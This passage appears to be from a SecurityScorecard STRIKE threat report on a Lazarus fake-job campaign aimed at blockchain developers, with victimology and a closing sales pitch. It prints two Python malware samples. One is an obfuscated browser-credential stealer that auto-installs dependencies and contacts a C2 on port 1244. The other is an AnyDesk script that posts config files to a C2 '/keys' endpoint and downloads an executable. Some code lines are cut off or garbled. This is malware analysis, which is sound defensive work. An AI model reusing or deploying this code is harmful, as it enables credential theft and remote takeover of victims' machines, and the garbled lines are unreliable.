
```
from datetime import datetime,timedelta
from typing import Union,Type
from pathlib import Path
import base64,socket,os,re,json,sqlite3,shutil,time,platform,subprocess,sys,socket,os,re,getpass
_m='-m';_pp='pip';_inl='install';_PYP=sys.executable
_F=False;_T=True;_N=None
os_type = platform.system()
if os_type=="Windows":
    try:import win32crypt
    except:subprocess.check_call([_PYP,_m,_pp,_inl,'pywin32'])

try:import requests
except:subprocess.check_call([_PYP,_m,_pp,_inl,'requests']);import requests
try:from Crypto.Hash import SHA1;from Crypto.Protocol.KDF import PBKDF2;from Crypto.Cipher import AES
except:
    try:subprocess.check_call([_PYP,_m,_pp,_inl,'pycryptodome']);from Crypto.Hash import SHA1;from Crypto.Protocol.KDF import PBKDF2;from Crypto.(
    except:pass
if os_type=="Linux":
    try:import secretstorage
    except:
        try:subprocess.check_call([_PYP,_m,_pp,_inl,'secretstorage']);import secretstorage
        except:pass

home = os.path.expanduser("~")
host="4yMTQuMTI5MTQ3LjEyNC"
ts = int(time.time()*1000)
hn = socket.gethostname()
if os_type=="Darwin":
    try:
        gu = getpass.getuser()
        hn = f'{hn}+{gu}'
    except:pass

host1 = base64.b64decode(host[10:] + host[:10]).decode()
host2 = f'http://{host1}:1244'

class BVer:
    def __str__(A):return A.b_n
    def __eq__(A,__o):return A.b_n==__o

class Chrome(BVer):b_n = "chrome";v_w = ["chrome", "chrome dev", "chrome beta", "chrome canary"];v_l = ["google-chrome", "google-chrome-unstable",
class Brave(BVer):b_n = "brave";v_w = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"];v_l = ["Brave-Browser", "Brave-Browser-Beta
class Opera(BVer):b_n = "opera";v_w = ["Opera Stable", "Opera Next", "Opera Developer"];v_l = ["opera", "opera-beta", "opera-developer"];v_m = ["(
class Yandex(BVer):b_n = "yandex";v_w = ["YandexBrowser"];v_l = ["YandexBrowser"];v_m = ["YandexBrowser"]
class MsEdge(BVer):b_n = "msedge";v_w = ["Edge"];v_l = [];v_m = []
```

Decrypted Payload

Victimology

Aside from the attempted attack on our organization, STRIKE observed the adversary targeting other tech workers around the world. These tech workers all had blockchain or web3 experience in common with each other. Our analysis into the campaign and this specific attack reveals additional victimology in Pakistan, United States and Brazil. Aside from the global map identifying potential victims across the world, we were able to identify specific tech workers that were impacted by this operation. Based on the metadata in the MongoDB database and correlating network flow we can identify specific software developers impacted. One individual in Pakistan was

successfully infected on 9/22/2024 and according to network flow data, had over a dozen sessions lasting over 10 minutes with the C2 server between 9/22/2024 to 9/23/2024. The redacted image below shows a tech worker in Pakistan with specific software development experience that could be of relevant interest to Lazarus.



Targeted Victim in Pakistan

Other Campaigns

Multiple other C2s were discovered hosted around the world that shared similar patterns to the attack involving the Bitbucket repository. These C2 servers all behave similarly to each other and communicate over port 1244. For instance we discovered a live C2 that was involved in a malicious AnyDesk attack that hosted a malicious script. At a high level this script enables the attacker to remotely control the desktop of the victim, send sensitive files

and maintain persistence upon reboot.

```
import base64,socket, os,platform,time,subprocess,requests,sys

os_type = platform.system()

appdata = os.getenv('LOCALAPPDATA')
host="LjE3LjI0OTUuMTY0"
#host="    AuMC4x    MTI3Lj"
hn = socket.gethostname()
sType = "5346"

host1 = base64.b64decode(host[8:] + host[:8]).decode()
host2 = f'http://{host1}:1224'

def save_conf(fn, kind) -> bool:
    if not os.path.exists(fn):return
    buf = ''
    try:
        with open(fn, 'r') as f:buf = f.read();f.close()
    except:return

    if buf=='':return
    options = {'type': sType,'hid': hn,'ss': 'any'+str(kind),'cc': buf}
    url = host2+'/keys'
    try:requests.post(url, data=options)
    except:return

home = os.path.expanduser("~")
files=[]
any_path = "C:/Program Files (x86)/AnyDesk/AnyDesk.exe"
anydesk_path=""
def get_anydesk_path():
    try:
        if os.path.exists(any_path):return any_path
        import requests
        myfile = requests.get(host2+"/any", allow_redirects=True)
        if not os.path.exists(home + '/anydesk.exe'):
            with open(home + '/anydesk.exe', 'wb') as f:f.write(myfile.content)
        return home + '/anydesk.exe'

    except Exception as e:
        # print(e)
        return ""

if os_type=="Windows":
    anydesk_path = get_anydesk_path()
    ad_path = os.getenv("appdata")
    print(ad_path)
```

Malicious AnyDesk Script

Conclusion

This report shows how state actors are increasingly targeting tech professionals with precision. By using fake job offers and customized phishing, groups like Lazarus adapt quickly to catch individuals off guard. SecurityScorecard’s quick response blocked this attack, but the risks remain high for others in our industry.

Protecting your organization means staying ahead of these evolving threats. SecurityScorecard's STRIKE Team is ready to help secure your business with the tools and insights needed to stop attacks before they start.

Contact us today to strengthen your defenses and keep your team safe.
